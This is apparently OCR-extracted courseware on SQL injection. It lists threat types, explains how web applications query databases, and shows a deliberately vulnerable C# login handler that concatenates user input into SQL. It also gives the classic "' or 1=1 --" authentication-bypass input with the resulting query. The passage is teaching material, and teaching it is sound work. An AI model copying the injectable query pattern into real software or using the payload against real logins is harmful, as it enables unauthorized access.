

Changing Price
Spoofing Identity
Tamper with Database Records
Modifying Records
25%
35%
Escalation of Privileges
15%
15%
10%
Voiding Machine's Critical Transactions
Complete Disclosure of all Data on the System
Denial-of-Service on the Server
Destruction of Data

SQL Injection Threats

The following are the major threats of SQL injection:

- **Spoofing identity**: Identity spoofing is a method followed by attackers. Here people are deceived into believing that a particular email or website has originated from the source which actually is not true.
- **Changing prices**: One more of problem related to SQL injection is it can be used to modify data. Here the attackers enter into an online shopping portal and change the prices of product and then purchase the products at cheaper rates.
- **Tamper with database records:** The main data is completely damaged with data alteration; there is even the possibility of completely replacing the data or even deleting the data.
- **Escalation of privileges:** Once the system is hacked, the attacker seeks the high privileges used by administrative members and gains complete access to the system as well as the network.
- **Denial-of-service on the server:** Denial-of-service on the server is an attack where users aren't able to access the system. More and more requests are sent to the server, which can't handle them. This results in a temporary halt in the services of the server.

- **Complete disclosure of all the data on the system**: Once the network is hacked the crucial and **highly confidential data** like credit card numbers, employee details, financial records, etc. are disclosed.
- **Destruction of data**: The attacker, after **gaining complete control** over the system, completely destroys the data, resulting in huge losses for the company.
- **Voiding system's critical transaction**: An attacker can operate the system and can halt all the crucial transactions performed by the system.
- **Modifying the records**: Attackers can modify the records of the company, which proves to be a major setback for the company's database management system.




What Is SQL Injection?

- SQL injection is a technique used to take advantage of **non-validated input vulnerabilities** to pass SQL commands through a web application for execution by a **backend database**
- SQL injection is a basic attack used to either **gain unauthorized access** to a database or to **retrieve information** directly from the database

What Is SQL Injection?

Structured Query Language (SQL) is basically a **textual language** that enables interaction with a **database server**. SQL commands such as INSERT, RETRIEVE, UPDATE, and DELETE are used to perform operations on the database. Programmers use these commands to manipulate data in the database server.

SQL injection is defined as a technique that takes advantage of **non-validated input vulnerabilities** and **injects SQL commands** through a web application that are executed in a back-end database. Programmers use sequential SQL commands with client-supplied parameters making it easier for attackers to inject commands. Attackers can easily execute random SQL queries on the database server through a web application. Attackers use this technique to either gain unauthorized access to a database or to retrieve information directly from the database.



SQL Injection Attacks

- On the basis of application used and the way it processes user supplied data, SQL injection can be used to implement the attacks mentioned below:

Authentication Bypass

Using this attack, an attacker logs onto an application without providing valid user name and password and gains administrative privileges

Information Disclosure

Using this attack, an attacker obtains sensitive information that is stored in the database

Compromised Data Integrity

An attacker uses this attack to deface a web page, insert malicious content into web pages, or alter the contents of a database

Compromised Availability of Data

Attackers use this attack to delete the database information, delete log, or audit information that is stored in a database


Remote Code Execution

It assists an attacker to compromise the host OS

SQL Injection Attacks

Based on the application and how it processes user-supplied data, SQL injection can be used to perform the following types of attacks:

- **Authentication bypass**: Here the attacker could enter into the network without providing any authentic user name or password and could gain the access over the network. He or she gets the highest privilege in the network.
- **Information disclosure**: After unauthorized entry into the network, the attacker gets access to the sensitive data stored in the database.
- **Compromised data integrity**: The attacker changes the main content of the website and also enters malicious content into it.
- **Compromised availability of data**: The attacker uses this type of attack to delete the data related to audit information or any other crucial database information.
- **Remote code execution**: An attacker could modify, delete, or create data or even can create new accounts with full user rights on the servers that share files and folders. It allows an attacker to compromise the host operating system.



How Web Applications Work

http://juggyboy.com/?id=6329&print=Y
User
Login Form
Internet
Firewall
Web Server
OS System Calls
Operating System
DBMS
Web Application
Output

ID	Topic	News
6329	Tech	CNN

```
SELECT * from news where id = 6329
```

How Web Applications Work

A web application is a software program accessed by users over a network through a web browser. Web applications can be accessed only through a web browser (Internet Explorer, Mozilla Firefox, etc.). Users can access the application from any computer of a network. Based on web applications, web browsers also differ to some extent. Overall response time and speed is dependent on connection speed.

Step 1: The user requests through the web browser from the Internet to the web server.


Step 2: The Web Server accepts the request and forwards the request sent by the user to the applicable web application server.

Step 3: The web application server performs the requested task.

Step 4: The web applications accesses the entire database available and responds to the web server.

Step 5: The web server responds back to the user as the transaction is complete.


Step 6: Finally the information that the user requested appears on the monitor of the user.


http://juggyboy.com/?id=6329&print=Y
User
Login Form
Internet
Firewall
Web Server
OS System Calls
C:/
Operating System
DBMS
Web Application
Output

ID	Topic	News
6329	Tech	CNN

```
SELECT * from news where id = 6329
```

FIGURE 14.2: Working of Web Applications



Server-side Technologies

Server-side Technology
Powerful server-side technologies like ASP.NET and database servers allow developers to create dynamic, data-driven websites with incredible ease

Exploit
The power of ASP.NET and SQL can easily be exploited by hackers using SQL injection attacks


Susceptible Databases
All relational databases, SQL Server, Oracle, IBM DB2, and MySQL, are susceptible to SQL-injection attacks

Attack
SQL injection attacks do not exploit a specific software vulnerability, instead they target websites that do not follow secure coding practices for accessing and manipulating data stored in a relational database

Server-side Technologies

This technology is used on the server side for client/server technology. For achieving business success, not only information is important, but we also need speed and efficiency. Server-side technology helps us to smoothly access, deliver, store, and restore information. Various server-side technologies include: ASP, ASP.Net, Cold Fusion, JSP, PHP, Python, and Ruby on Rails. Server side technologies like ASP.NET and SQL can be easily exploited by using SQL injections.

- Powerful server-side technologies like ASP.NET and database servers allow developers to create dynamic, data-driven websites with incredible ease.
- All relational databases, SQL Server, Oracle, IBM DB2, and MySQL, are susceptible to SQL injection attacks.
- SQL injection attacks do not exploit a specific software vulnerability; instead they target websites that do not follow secure coding practices for accessing and manipulating data stored in a relational database.
- The power of ASP.NET and SQL can easily be exploited by attackers using SQL injection attacks.



HTTP Post Request

http://juggyboy.com/logon.aspx?username=bart&password=simpson
Account Login
Username
bart
Password
simpson
Submit

When a user provides information and clicks Submit, the browser submits a string to the web server that contains the user's credentials

This string is visible in the body of the HTTP or HTTPS POST request as:

SQL query at the database

```
select * from Users where
(username = 'bart' and
password = 'simpson');
```

```
<form action="/cgi-bin/login"
method=post>
Username: <input type=text
name=username>
Password: <input
type=password name=password>
<input type=submit
value=Login>
```


HTTP Post Request

An HTTP POST request creates a way of passing larger sets of data to the server. The HTTP POST requests are ideal for communicating with an **XML web service**. These methods are designed for data submission and retrieval on a web server.

When a user provides information and clicks Submit, the browser submits a string to the web server that contains the user's credentials. This string is visible in the body of the **HTTP** or **HTTPS** POST request as:

SQL query at the database

```
select * from Users where (username = 'bart' and password = 'simpson');
<form action="/cgi-bin/login" method=post>
Username: <input type=text name=username>
Password: <input type=password name=password>
<input type=submit value=Login>
```



Example 1: Normal SQL Query

Web Browser

Constructed SQL Query

```
SELECT Count(*) FROM Users WHERE
UserName='Jason' AND Password='Springfield'
```


```
BadLogin.aspx.cs
private void cmdLogin_Click(object sender,
System.EventArgs e)
{ string strCnx =
"server=
 localhost;database=northwind;uid=sa;pwd=;";
SqlConnection cnx = new SqlConnection(strCnx);
 cnx.Open();
//This code is susceptible to SQL injection
attacks.
string strQry = "SELECT Count(*) FROM
Users WHERE UserName='" + txtUser.Text +
"' AND Password='" + txtPassword.Text +
"'";
int intRecs;
SqlCommand cmd = new SqlCommand(strQry, cnx);
intRecs = (int) cmd.ExecuteScalar();
if (intRecs>0) {
FormsAuthentication.RedirectFromLoginPage(txtUser
.Text, false); } else {
lblMsg.Text = "Login attempt failed."; }
cnx.Close();
}
```

Server-side Code (BadLogin.aspx)

Example 1: Normal SQL Query

Here the term "**query**" is used for the commands. All the **SQL code** is written in the form of a query statement and finally executed. Various data operations of the **SQL queries** include selection of the data, inserting/updating of the data, or creating data objects like databases and tables with SQL. All the query statements begin with a clause such as SELECT, UPDATE, CREATE, and DELETE.


SQL Query Examples:


http://juggyboy.com/BadLogin.aspx
JuggyBoy.com
Login
Jason
Springfield
Forgot Password?
Submit
Web Browser
Constructed SQL Query
Server Side Code (BadLogin.aspx)

```
SELECT Count(*) FROM Users WHERE
UserName='Jason' AND Password='Springfield'
```

```
BadLogin.aspx.cs
private void cmdLogin_Click(object sender,
System.EventArgs e)
{ string strCnx =
"server=
 localhost;database=northwind;uid=sa;pwd=;";
SqlConnection cnx = new SqlConnection(strCnx);
 cnx.Open();
//This code is susceptible to SQL injection
attacks.
string strQry = "SELECT Count(*) FROM
Users WHERE UserName='" + txtUser.Text +
"' AND Password='" + txtPassword.Text +
"'";
int intRecs;
SqlCommand cmd = new SqlCommand(strQry, cnx);
intRecs = (int) cmd.ExecuteScalar();
if (intRecs>0) {
FormsAuthentication.RedirectFromLoginPage(txtUser
.Text, false); } else {
lblMsg.Text = "Login attempt failed."; }
cnx.Close();
}
```

FIGURE 14.3: SQL Query Example



Example 1: SQL Injection Query

http://juggyboy.com/BadLogin.aspx
JuggyBoy.com
Login
Blah' or 1=1 --
Springfield
Forgot Password?
Submit
Attacker Launching SQL Injection

```
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND Password='Springfield'
```

```
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1
```

```
--' AND Password='Springfield'
```

SQL Query Executed

Code after -- are now comments

Example 1: SQL Injection Query

The most common operation in SQL is the query, and it is performed with the declarative SELECT statement. This **SELECT command** retrieves the data from one or more tables. SQL queries allows a user to describe or assign the desired data, and leave the DBMS (Data Base Management System) as responsible for optimizing, planning, and performing the physical operations. A SQL query includes a list of columns to be included in the final result of the SELECT keyword.

If the information submitted by a browser to a web application is inserted into a database query without being properly checked, then there may be a chance of occurrence of SQL injection. HTML form that receives and passes the information posted by the user to the Active Server Pages (ASP) script running on IIS web server is the best example of SQL injection. The information passed is the user name and password. By querying a SQL server database these two data items are checked.

```
username Blah' or 1=1 --
password Springfield
```

The query executed is:

```
SELECT  Count(*)  FROM  Users  WHERE  UserName='Blah'  or  1=1  --'  AND
Password=' Springfield';
```

However, the ASP script builds the query from user data using the following line:

```
Blah query = "SELECT * FROM users WHERE username = '" + Blah' or 1=1 --
